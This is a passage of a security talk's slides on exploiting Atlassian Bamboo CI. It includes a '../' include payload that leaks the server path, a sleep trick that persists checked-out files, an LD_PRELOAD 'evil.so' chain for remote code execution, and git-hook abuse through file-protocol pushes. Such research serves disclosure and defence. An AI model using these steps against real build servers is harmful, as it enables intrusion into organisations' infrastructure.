            if (!includeFile.getCanonicalPath().startsWith(yamlDirectoryFile.getCanonicalPath() + FileSystems.getDefault().getSeparator())) {
                throw new YAMLException(String.format("Include file %s is not in the source directory %s", filePath, yamlDirectoryFile.getCanonicalPath()));
            }
        } catch (IOException var7) {
            throw new YAMLException(String.format("Include file %s", filePath), var7);
        }

        return includeFilePath.toAbsolutePath();
    }
```

Bamboo Specs

Leak the checkout path

```
!include ../test.yml
```

bamboo-specs/bamboo.yml

```
Anything: anywhere
```

test.yml

Trigger exception

```
Include file ../test.yml is not in the source directory /var/bamboo/bamboo-home/local-working-dir/serverSide/REPOSITORY_STORED_SPECS/repository-2424842-getpath/checkout/bamboo-specs
```

Path Revealed


```
/var/bamboo/bamboo-home/local-working-
dir/serverSide/REPOSITORY_STORED_SPECS/repository-2424842-
getpath/checkout/bamboo-specs
```

Bamboo data directory **Checkout directory** **repositoryId**

Bamboo Specs

Persist the File

- The repo will be deleted after the specs scan is completed, so how can we persist the file?
- Race condition? Possible, but not elegant enough
- Any other ways to persist the file on the target server?



Bamboo Specs

Persist the File


```java
public static void main(final String[] args)
throws Exception {
    try {
        Thread.currentThread().sleep(60 * 1000);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
}
```

Bamboo java specs runs java code in an isolated Docker container

Just sleep for a while and hold the process, the files won't be deleted!

Bamboo Specs

Environment Variable Injection

① Prepare a repo with evil so

② Use bamboo specs to get the path from server

③ Use bamboo specs to checkout the repo on the server

④ Create a perforce repo and specify LD_PRELOAD with the path of evil.so

⑤ Test Connection


RCE!

Bamboo Specs

- RCE by LD_PRELOAD is great, but the Perforce executable may not be installed, so the Perforce functionality is not necessarily available
- No Environment Variables Injection by default


Finding other ways to RCE……

Server Push Attack



In Bamboo, there's a section called **Branches** for CI plan


Server Push Attack




Plan branches allow you to run builds across different branches in your source repository using the same plan configuration

Users are allowed to create branches and run specific branch during build task, here, different branches represent different branches of the repository to which the current plan owns

Server Push Attack





Bamboo will:

- merge from given branch
- push on featured branch

The whole process happens during Run branch, and that's how you run a CI Job as well

Server Push Attack

```
if (lastCurrentStage == null &&
branchIntegrationConfiguration.isEnabled()) {
    log.info("Doing the merge before the first stage");
    this.doVcsMerge(chainState);
    // ......
}
// ......
if (!chainState.isGoingToStopAtManualStage() &&
chainState.isSuccessful() &&
branchIntegrationConfiguration.isEnabled() &&
branchIntegrationConfiguration.isPushEnabled()) {
    this.pushTheMergedCommit(chainState,
branchIntegrationConfiguration.getStrategy());
}
//.....
```

The build tasks are split into different stages in the code and exist in a chained form

Here's the code related to the plan branch

1. Check if `branch-integration` is enabled
2. Do `VcsMerge` if enabled
3. `pushTheMergedCommit` when finished

Server Push Attack

```
// ChainExecutionManagerImpl#doVcsMergeRunnable
PlanRepositoryDefinition defaultRepositoryDef =
BuildContextHelper.getDefaultPlanRepositoryDefinition(buildContext);
if (defaultRepositoryDef == null) {
} else {
    //......
    File mergeDir = new
File(this.buildDirectoryManager.getServerSideTaskWorkingDirectory(planResultKey), "mergeWorkspace");
    this.branchIntegrationHelper.mergeAndUpdateResult(buildContext, defaultRepositoryDef,
moduleDescriptor, mergeResult, mergeDir, (BuildLogger)null, (vcsMergeState) -> {
        chainState.setMergeWorkingCopy(vcsMergeState.getMergeWorkingCopy());
    }, () -> {
        if (MergeResultState.SUCCESS != mergeResult.getMergeState()) {
            BambooPathUtils.deleteQuietly(mergeDir.toPath());
        }
    });
}
```

Git merge

Server Push Attack

```
// ChainExecutionManagerImpl#pushTheMergedCommitRunnable
if (MergeResultState.SUCCESS == mergeResult.getMergeState() && !mergeResult.isEmptyMerge()) {
// .....
    if (moduleDescriptor != null && moduleDescriptor.supportsRemoteUpdates()) {
        String commitRevision = (String)this.planExecutionLockService.lock(new
TriggerableInternalKeyImpl(planResultKey.getPlanKey()), AcquisitionPolicy.IMMEDIATE, () -> {
            // ......
            UpdatingVcsWorkingCopyManager remoteUpdater =
(UpdatingVcsWorkingCopyManager)Narrow.downTo(moduleDescriptor.getWorkingCopyManager(),
UpdatingVcsWorkingCopyManager.class);
            VcsWorkingCopy workingCopyAfterCommit =
remoteUpdater.commitLocal(chainState.getMergeWorkingCopy(), repositoryToPushTo, commitMessage);
            VcsWorkingCopy workingCopyAfterPush = remoteUpdater.updateRemote(workingCopyAfterCommit,
repositoryToPushTo, commitMessage);
        });
    }
}
```

Git commit

Git push

Server Push Attack

- Merge, Commit, Push, all seems like regular operations of git commands
- What potential threats does it pose?
- Introducing **Server Push Attack**


Server Push Attack

When talking about remote repo,
We assume it is hosted on remote server

What if the remote repo is ……
A Local Repo ?

Server Push Attack


Git Workflow



- Normally, you perform git clone to get a working copy
- Then perform git add, git commit to get a local repo
- Finally, we push the local repository to the remote repository using git push

Server Push Attack


Git Workflow



- But you can also clone a working copy from local repository
- Almost all other operations are the same, except that we use the file protocol instead of http protocol
- Does it expose potential risks?

Server Push Attack

Git hooks



- Git hooks are scripts that are triggered by certain actions in the software development process
- By automatically pointing out issues in code, they allow reviewers not to waste time on mistakes that can be easily diagnosed by a machine

Server Push Attack

Git hooks

Client-side hooks

Pre-Commit hook

Used to inspect the snapshot that's about to be committed

Commit-Message hook

Used to edit or refuse the commit message

Server-side hooks

Pre-receive hook

Performs checks on the content of the push

Post-receive hook

Runs after the entire process of pushing code to the server is completed

Server Push Attack

Git hooks

```
root@hcss-ecs-bf38:/tmp/testrepo/.git/hooks# ls -la
total 68
drwxr-xr-x 2 root root 4096 Mar  9 19:17 .
drwxr-xr-x 8 root root 4096 Mar  9 19:17 ..
-rwxr-xr-x 1 root root  478 Mar  9 19:17 applypatch-msg.sample
-rwxr-xr-x 1 root root  896 Mar  9 19:17 commit-msg.sample
-rwxr-xr-x 1 root root 4655 Mar  9 19:17 fsmonitor-watchman.sample
-rwxr-xr-x 1 root root  189 Mar  9 19:17 post-update.sample
-rwxr-xr-x 1 root root  424 Mar  9 19:17 pre-applypatch.sample
-rwxr-xr-x 1 root root 1643 Mar  9 19:17 pre-commit.sample
-rwxr-xr-x 1 root root  416 Mar  9 19:17 pre-merge-commit.sample
-rwxr-xr-x 1 root root 1492 Mar  9 19:17 prepare-commit-msg.sample
-rwxr-xr-x 1 root root 1374 Mar  9 19:17 pre-push.sample
-rwxr-xr-x 1 root root 4898 Mar  9 19:17 pre-rebase.sample
-rwxr-xr-x 1 root root  544 Mar  9 19:17 pre-receive.sample
-rwxr-xr-x 1 root root 2783 Mar  9 19:17 push-to-checkout.sample
-rwxr-xr-x 1 root root 3650 Mar  9 19:17 update.sample
```


check your own git repo
and you will find hook files
waiting to be edited

```
root@hcss-ecs-bf38:/tmp/testrepo# cat .git/hooks/post-checkout
#!/bin/bash
echo "post-checkout executed"
root@hcss-ecs-bf38:/tmp/testrepo# git checkout master
Already on 'master'
Your branch is up to date with 'origin/master'.
post-checkout executed
```

executes arbitrary
command when git
command invokes

Server Push Attack

Git Workflow



Pre-receive hook → **Executes on the server side**

Pre-receive hook → **Executes on the ~~server~~ side** → **Executes on the client side!**

Server Push Attack

Server Hooks

Uploading Data

To upload data to a remote process, Git uses the `send-pack` and `receive-pack` processes. The `send-pack` process runs on the client and connects to a `receive-pack` process on the remote side.

SSH

For example, say you run `git push origin master` in your project, and `origin` is defined as a URL that uses the SSH protocol. Git fires up the `send-pack` process, which initiates a connection over SSH to your server. It tries to run a command on the remote server via an SSH call that looks something like this:

```
$ ssh -x git@server "git-receive-pack 'simplegit-progit.git'"
00a5ca82a6dff817ec66f4437202690a93763949 refs/heads/master□report-status \
        delete-refs side-band-64k quiet ofs-delta \
        agent=git/2:2.1.1+github-607-gfba4028 delete-refs
0000
```

```
dev@dev:/tmp$ ps -ef|grep git
dev         4183    2973  0 22:56 pts/0    00:00:00 git push file:///home/dev/Desktop/test/evilrepo/barerepo master
dev         4184    4183  0 22:56 pts/0    00:00:00 /bin/sh -c git-receive-pack '/home/dev/Desktop/test/evilrepo/barerepo'
dev         4185    4184  0 22:56 pts/0    00:00:00 git-receive-pack /home/dev/Desktop/test/evilrepo/barerepo
dev         4215    3431  0 22:56 pts/1    00:00:00 grep --color=auto git
dev@dev:/tmp$ ps -ef|grep sleep
dev         4206    4204  0 22:56 pts/0    00:00:00 sleep 10000
dev         4217    3431  0 22:56 pts/1    00:00:00 grep --color=auto sleep
dev@dev:/tmp$ ps -ef|grep 4204
dev         4204    4185  0 22:56 pts/0    00:00:00 /bin/sh hooks/pre-receive
dev         4206    4204  0 22:56 pts/0    00:00:00 sleep 10000
dev         4219    3431  0 22:57 pts/1    00:00:00 grep --color=auto 4204
dev@dev:/tmp$ ^C
dev@dev:/tmp$ ps -ef|grep 2973
dev         2973    2960  0 22:20 pts/0    00:00:00 bash
dev         4183    2973  0 22:56 pts/0    00:00:00 git push file:///home/dev/Desktop/test/evilrepo/barerepo master
dev         4221    3431  0 22:57 pts/1    00:00:00 grep --color=auto 2973
```

- When calling git push, git-receive-pack will be invoked by the Git process on the server side
- SSH/HTTP(s) protocol by default
- So git-receive-pack will be called when push from a local repo, then the hook script will be invoked on the same machine

Server Push Attack


Server Hooks

- If we specify a repo through file protocol, we can trigger server hooks on the “client” side
- Seems feasible, but……
